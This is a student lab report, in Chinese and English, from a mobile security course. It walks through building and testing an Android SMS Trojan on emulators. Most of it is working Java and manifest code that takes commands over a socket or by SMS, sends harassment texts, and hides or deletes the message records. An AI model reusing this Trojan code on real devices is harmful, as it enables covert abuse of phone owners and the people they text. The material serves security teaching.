
# Experiment Report

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Name | 尹嘉权 | Student ID | 3120000419 |  |
| Exp. Title | Malware SMS | Exp. Date | 2015/01/04 |  |

# Basic Principles (原理简述)

In this lab, we will develop an Android Trojan from scratch to demonstrate the concept of Mobile Malware on Android platform. The main functionality of this Android Trojan is sending text messages to others according to a hacker's commands without knowledge of the phone user. The diagram below illustrates the work flow of this Android Trojan.

[](https://sites.google.com/site/mobilesecuritylabware/4-mobile-malware/malware_lab_activities/lab-1-mobile-malware-attack-trojan/Trojan%20Diagram.png?attredirects=0)

When receive a command from the hacker, the Trojan will analyze the data packet, extract the target user’s phone numbers and the content of the malicious message, and finally send the malicious messages to the target user. After sending text messages, the Trojan will delete the messaging history. If the target phone users send complaint messages back to user, the Trojan will stop the arriving of those complaint messages to the users' phone.

# Step-by-Step Procedure (实验步骤)

这次实验主要内容是在手机A中植入木马程序，然后

1. 通过计算机端连接手机A中木马程序的服务器端口，连接到服务器之后，发送相关报文，手机A的木马程序当收到报文的时候，会进行过滤，如果报文不是一开始设定的“攻击”报文，不做任何动作，如果是一开始设定的“攻击”报文，就给对应攻击对象（手机B）发送骚扰短信，同时在手机A中，对应的骚扰短信不会出现在sms box里面，使手机A的用户无法察觉自己的手机被植入木马程序。
2. 通过attacker的手机来给手机A发送攻击短信（实验中具体使用telnet来模拟手机去给victim发送短信），同时对短信进行过滤处理，如果信息不是一开始设定的“攻击”短信，则正常收入短信箱，如果是一开始设定的“攻击”短信，就给对应攻击对象（手机B）发送骚扰短信，同时在手机A中，对应的“攻击”短信和骚扰短信都不会出现在sms box里面。

由于整个实验实在Android 4.4.2 Kitkat中进行，因此使用旧版本的abortBroadcast()无法达到使短信无法进入inbox/outbox的目的，即使使用了高权限的intent filter。因此，我们需要把Malware 设置为Default SMS APP，同时对信息进行过滤，如果发现是攻击短信的接收和骚扰信息的发送，不录入手机短信的数据库；如果是普通信息，则相对应地录入数据库，使用户在收件箱中看到对应的短信。

1. 新建一个Android Application Project，命名为MalwareSMS，对应的Package设置为android.malwaresms，layout使用默认的HelloWorld即可。
2. 由于需要设置Default SMS APP，参照之前实验4.2，实验5的相关设置，对Androidmanifest.xml进行相关设置：

权限：

<uses-permission android:name=*"android.permission.INTERNET"*/>

<uses-permission android:name=*"android.permission.SEND\_SMS"*/>

<uses-permission android:name=*"android.permission.READ\_SMS"*/>

<uses-permission android:name=*"android.permission.WRITE\_SMS"*/>

<uses-permission android:name=*"android.permission.RECEIVE\_SMS"*/>

<uses-permission android:name=*"android.permission.READ\_PHONE\_STATE"* />

设置相关的Default SMS APP参数，注意在BroadcastReceiver 的android:name设置为SMSReceiver，这在后面我们自定义接收短信的动作有关，需要新建一个class：

<!-- BroadcastReceiver that listens for incoming SMS messages -->

<receiver android:name=*"android.malwaresms.SMSReceiver"*

android:permission=*"android.permission.BROADCAST\_SMS"*>

<intent-filter>

<action android:name=*"android.provider.Telephony.SMS\_RECEIVED"*/>

<action android:name=*"android.provider.Telephony.SMS\_DELIVER"* />

</intent-filter>

</receiver>

<!-- BroadcastReceiver that listens for incoming MMS messages -->

<receiver android:name=*".MmsReceiver"*

android:permission=*"android.permission.BROADCAST\_WAP\_PUSH"*>

<intent-filter>

<action android:name=*"android.provider.Telephony.WAP\_PUSH\_DELIVER"* />

<data android:mimeType=*"application/vnd.wap.mms-message"* />

</intent-filter>

</receiver>

<!-- Activity that allows the user to send new SMS/MMS messages -->

<activity android:name=*".ComposeSmsActivity"* >

<intent-filter>

<action android:name=*"android.intent.action.SEND"* />

<action android:name=*"android.intent.action.SENDTO"* />

<category android:name=*"android.intent.category.DEFAULT"* />

<category android:name=*"android.intent.category.BROWSABLE"* />

<data android:scheme=*"sms"* />

<data android:scheme=*"smsto"* />

<data android:scheme=*"mms"* />

<data android:scheme=*"mmsto"* />

</intent-filter>

</activity>

<!-- Service that delivers messages from the phone "quick response" -->

<service android:name=*".HeadlessSmsSendService"*

android:permission=*"android.permission.SEND\_RESPOND\_VIA\_MESSAGE"*

android:exported=*"true"* >

<intent-filter>

<action android:name=*"android.intent.action.RESPOND\_VIA\_MESSAGE"* />

<category android:name=*"android.intent.category.DEFAULT"* />

<data android:scheme=*"sms"* />

<data android:scheme=*"smsto"* />

<data android:scheme=*"mms"* />

<data android:scheme=*"mmsto"* />

</intent-filter>

</service>

1. 在MalwareSMS.java中，我们参考老师的实验指导给出的MainActivity.java代码，但是做一点修改，具体有以下几点：
2. 删除对应的deleteSendSMS() 函数
3. 在服务器线程起来的时候做报文的分析处理，如果是我们一开始约定的“攻击”报文，则给对应的用户发送短信，同时不把这条短信写入数据库，如果是一般报文，则不做任何处理；具体处理方法如下：

这里面对接收到的报文内容进行判断，如果不包含字符#，或者包含字符#，但不是以5556打头的，均不做任何操作，即仅当报文形如：5556#Content的时候，会把Content的内容作为骚扰短信发送给5556，注意，但Content里面也包含#的时候，骚扰短信的内容仅为第一次和第二次#之间，如当攻击短信内容为5556#This is an attack#Hello world 的时候，仅发送This is an attack。

1. 在victim的机器上面短信箱做一定的短信过滤处理，当接收到“攻击”短信的时候，与2）类似，同样给对应的用户发送骚扰短信，同时不留下短信记录。
2. 定义一个静态的ContentResolver变量，方便在SMSReceiver.java里面调用全局的ContentResolver（因为SMSReceiver不是一个activity，无法调用getContentResolver来获得当前ContentResolver的内容，就无法对短信进行操作了）

**public** **static** ContentResolver *cr*;

具体的代码如下：（MalwareSMS.java）

对于短信发送，服务器报文过滤的功能，代码做了红色标注；注意对于一般报文不做任何处理，对于攻击报文的发送短信记录不写入短信箱数据库

package android.malwaresms;

import java.io.BufferedReader;

import java.io.IOException;

import java.io.InputStreamReader;

import java.net.ServerSocket;

import java.net.Socket;

import java.util.ArrayList;

import android.app.Activity;

import android.content.ContentResolver;

import android.content.Intent;

import android.content.IntentFilter;

import android.os.Bundle;

import android.provider.Telephony;

import android.util.Log;

public class MalwareSMS extends Activity {

private ServerSocket serverSocket;

public static final int SERVERPORT = 7777;

Thread serverThread = null;

public static ContentResolver cr;

@Override

protected void onCreate(Bundle savedInstanceState) {

super.onCreate(savedInstanceState);

Log.e("onCreate", "Line 1");

final String myPackageName = getPackageName();

if (!Telephony.Sms.getDefaultSmsPackage(this).equals(myPackageName)) {

Log.e("onCreate", "Line 2");

Intent intent =

new Intent(Telephony.Sms.Intents.ACTION\_CHANGE\_DEFAULT);

intent.putExtra(Telephony.Sms.Intents.EXTRA\_PACKAGE\_NAME,

myPackageName);

startActivity(intent);

}

if (!Telephony.Sms.getDefaultSmsPackage(this).equals(myPackageName)) {

Log.e("onCreate", "FAILED TO SET DEFAULT");

}

Log.e("onCreate", "Line 3");

cr = getContentResolver();

setContentView(R.layout.activity\_malware\_sms);

this.serverThread = new Thread(new ServerThread());

this.serverThread.start();

IntentFilter filter = new IntentFilter("android.provider.Telphony.SMS\_RECEIVED");

SMSReceiver receiver = new SMSReceiver();

registerReceiver(receiver,filter);

}

class ServerThread implements Runnable {

public void run() {

startServer();

}

}

public void sendSMS(String phoneNumber,String message){

Log.i("sendSMS","before send SMS");

//get a SmsManager

android.telephony.SmsManager smsManager = android.telephony.SmsManager.getDefault();

//Message may exceed 160 characters

//need to divide the message into multiples

ArrayList<String> divideContents = smsManager.divideMessage(message);

for (String text : divideContents) {

smsManager.sendTextMessage(phoneNumber, null, text, null, null);

}

}

public void startServer() {

Log.i("AndroidServer", "START..");

try{

//serverSocket = new ServerSocket(PORT);

//mSocket=new Socket(SERVER,PORT);

serverSocket = new ServerSocket(SERVERPORT);

while (true) {

Socket client = serverSocket.accept();

Log.i("VICTIM", "visting..");

try {

client.getOutputStream().write(("Connected to the server! \n").getBytes("UTF-8"));

BufferedReader in = new BufferedReader(

new InputStreamReader(client.getInputStream()));

String str = in.readLine();

String[] tempMessage = str.split("#");

Log.i("REC",tempMessage[0]);

boolean flag = true;

if (tempMessage.length != 2) flag = false;

else if (!(tempMessage[0].equals("5556"))) flag = false;

if (flag){

String phoneNo = tempMessage[0];

String message = tempMessage[1];

Log.i("AndroidServer", "No:" + phoneNo + " message:" + message);

sendSMS(phoneNo, message);

Log.i("REC","sent");

}

} catch (Exception e) {

e.printStackTrace();

} finally {

client.close();

}

try {

Thread.sleep(1000);

} catch (InterruptedException e) {

e.printStackTrace();

}

}

}

catch (IOException e) {

e.printStackTrace();

}

}

}

1. 定义短信过滤功能函数SMSReceiver class，主要功能有发送短信；删除短信；过滤短信等功能：

其中发送短信模块如下：

**public** **void** sendSMS(String phoneNumber,String message){

Log.*i*("sendSMS","before send SMS");

//get a SmsManager

android.telephony.SmsManager smsManager = android.telephony.SmsManager.*getDefault*();

//Message may exceed 160 characters

//need to divide the message into multiples

ArrayList<String> divideContents = smsManager.divideMessage(message);

**for** (String text : divideContents) {

smsManager.sendTextMessage(phoneNumber, **null**, text, **null**, **null**);

}

}

短信删除（这里面由于我们不会把发送的骚扰短信录入短信数据库，所以仅仅是对一开始手机A中与被骚扰人的短信记录删除，如果没有短信记录，则不进行删除操作，不会影响到别的短信的正常收发）：

但是注意，由于在Malware.java里面，我们发送短信之后并没有写入数据库，所以这个函数在这次攻击里面其实是多余的！但是留着是为了以后要做别的攻击。

**public** **void** deleteSentSMS() {

**try** {

ContentResolver CR = MalwareSMS.*cr*;

// Query SMS

Uri uriSms = Uri.*parse*("content://sms/sent/");

Cursor c = CR.query(uriSms,

**new** String[] { "\_id", "thread\_id", "address" }, **null**, **null**, **null**);

Log.*d*("deleteSMS","In Delete");

**if** (**null** != c && c.moveToFirst()) {

**do** {

// Delete SMS

**long** threadId = c.getLong(1);

**long** addr = c.getLong(2);

**if** (addr == 5556){

CR.delete(Uri.*parse*("content://sms/conversations/" + threadId),

**null**, **null**);

Log.*d*("deleteSMS", "threadId:: "+threadId);

}

} **while** (c.moveToNext());

}

} **catch** (Exception e) {

// **TODO**: handle exception

Log.*d*("deleteSMS", "Exception:: " + e);

}

}

短信过滤：（主要用于attacker的短信攻击！实验中用telnet来模拟第三台Android设备来给victim发送攻击短信）

当作为Default SMS APP接受短信时，由于没有用到abortBroadcast()，所以我们必须定义一个class来进行短信接受时所做的相对应动作，这里面对接收到的短信内容进行判断，如果不包含字符#，或者包含字符#，但不是以5556打头的，均正常收入短信箱，即仅当信息形如：5556#Content的时候，会把Content的内容作为骚扰短信发送给5556，注意，但Content里面也包含#的时候，骚扰短信的内容仅为第一次和第二次#之间，如当攻击短信内容为5556#This is an attack#Hello world 的时候，仅发送This is an attack。

**public** **void** onReceive(Context context, Intent intent) {

Log.*i*("REC","receive a message");

**if** (intent.getAction().equals(***SMS\_RECEIVED\_ACTION***)){

Bundle bundle = intent.getExtras();

**if** (bundle != **null**){

Object[] pdus = (Object[]) bundle.get("pdus");

~~SmsMessage~~ smsmessage[] = **new** ~~SmsMessage~~[pdus.length];

**for** (**int** i = 0; i < pdus.length; i++) {

smsmessage[i] = ~~SmsMessage~~.~~createFromPdu~~((**byte**[]) pdus[i]);

// get the received SMS content

String receivedPattern = smsmessage[i].~~getDisplayMessageBody~~();

String originNum = smsmessage[i].~~getDisplayOriginatingAddress~~();

Log.*i*("REC",receivedPattern);

Log.*i*("REC",originNum);

String[] tempMessage = receivedPattern.split("#");

Log.*i*("REC",tempMessage[0]);

**boolean** flag = **true**;

**if** (tempMessage.length != 2) flag = **false**;

**else** **if** (!(tempMessage[0].equals("5556"))) flag = **false**;

**if** (flag){

String phoneNo = tempMessage[0];

String message = tempMessage[1];

Log.*i*("AndroidServer", "No:" + phoneNo + " message:" + message);

sendSMS(phoneNo, message);

Log.*i*("REC","sent");

// delete the SMS

deleteSentSMS();

}

**else** { // write the sms into sms database

// reference: http://www.jb51.net/article/54689.htm

**try**{

ContentValues values = **new** ContentValues();

values.put("date", System.*currentTimeMillis*()); // time

values.put("read", 0); // read-state

values.put("type", 1); // 1:received 2:sent

values.put("address", originNum); // sms origin number

values.put("body", receivedPattern); // sms body content

ContentResolver CR = MalwareSMS.*cr*;

CR.insert(Uri.*parse*("content://sms/sent"),values);

}

**catch** (Exception e){

Log.*d*("Exception",e.getMessage());

}

}

}

}

}

}

1. 把MalwareSMS植入手机A(5554)中，然后多开一个模拟器(5556)，设置好相关的Default SMS APP之后，在Mac OS X下直接打开terminal，输入telnet可以连接到5554中，这里面需要注意，terminal下的内容可能和老师给的指导上面windows下的内容不一样，具体如下：

telnet localhost 5554 // 表示连接到5554

…… // 显示连接内容，和windows下不一样

redir add tcp:7777:7777 // 把本地pc端口7777和模拟器5554的服务器端口7777连接起来，这一步是必要操作！

之后会显示一个OK，说明绑定成功，同时可以通过redir list来查看连接结果

然后测试socket报文攻击：

运行Attacker APP，在GUI上先点击Connect，等出现成功连接字样之后，发送以下两条报文：

1）5556#This is an attack from 5554 by 5556. // 这时候可以看到5556上面接收到一条骚扰短信，同时在5554上面没有发送记录

2）This is a test from Attacker. Skip it. // 5554无任何动作

然后通过sms来发送短信，具体参数如下：（包含短信攻击和正常的短信过滤测试）

sms send number content

number是发送者的手机号码，这里面可以随便定义

content为短信内容

为了测试，我们定义这几种短信：

1） sms send 5556 5556#This is an attack from 5554 by 5556. // 这时候可以看到5556上面接收到一条骚扰短信，同时在5554上面均没有接受和发送记录

2） sms send 110 5556#This is an attack from 5554 by 110. // 这时候可以看到5556上面接收到一条骚扰短信，同时在5554上面均没有接受和发送记录，这个和第一步的不同是为了测试攻击短信是否会被收入到sms box里面

3） sms send 5556 This is a normal sms. // 在5556上面不会受到任何短信，同时在5554上面能否看到一条由5556发来的普通短信。

4） sms send 123 This is a normal sms from 123. // 在5556上面不会受到任何短信，同时在5554上面能否看到一条由123发来的普通短信。


可以说，有了MalwareSMS在手机5554上面的服务器功能之后，我们可以利用Mac OS X terminal自带的telnet功能，来给5554发送短信，而不需要开第三台模拟器来测试短信过滤功能。

# Results and Analysis (结果与分析)


1. 把Malware植入5554，设置为Default SMS APP




打开短信箱，查看是否为Default SMS APP



1. 使用Mac OS X terminal自带的telnet功能来连接模拟器5554，具体截图如下：

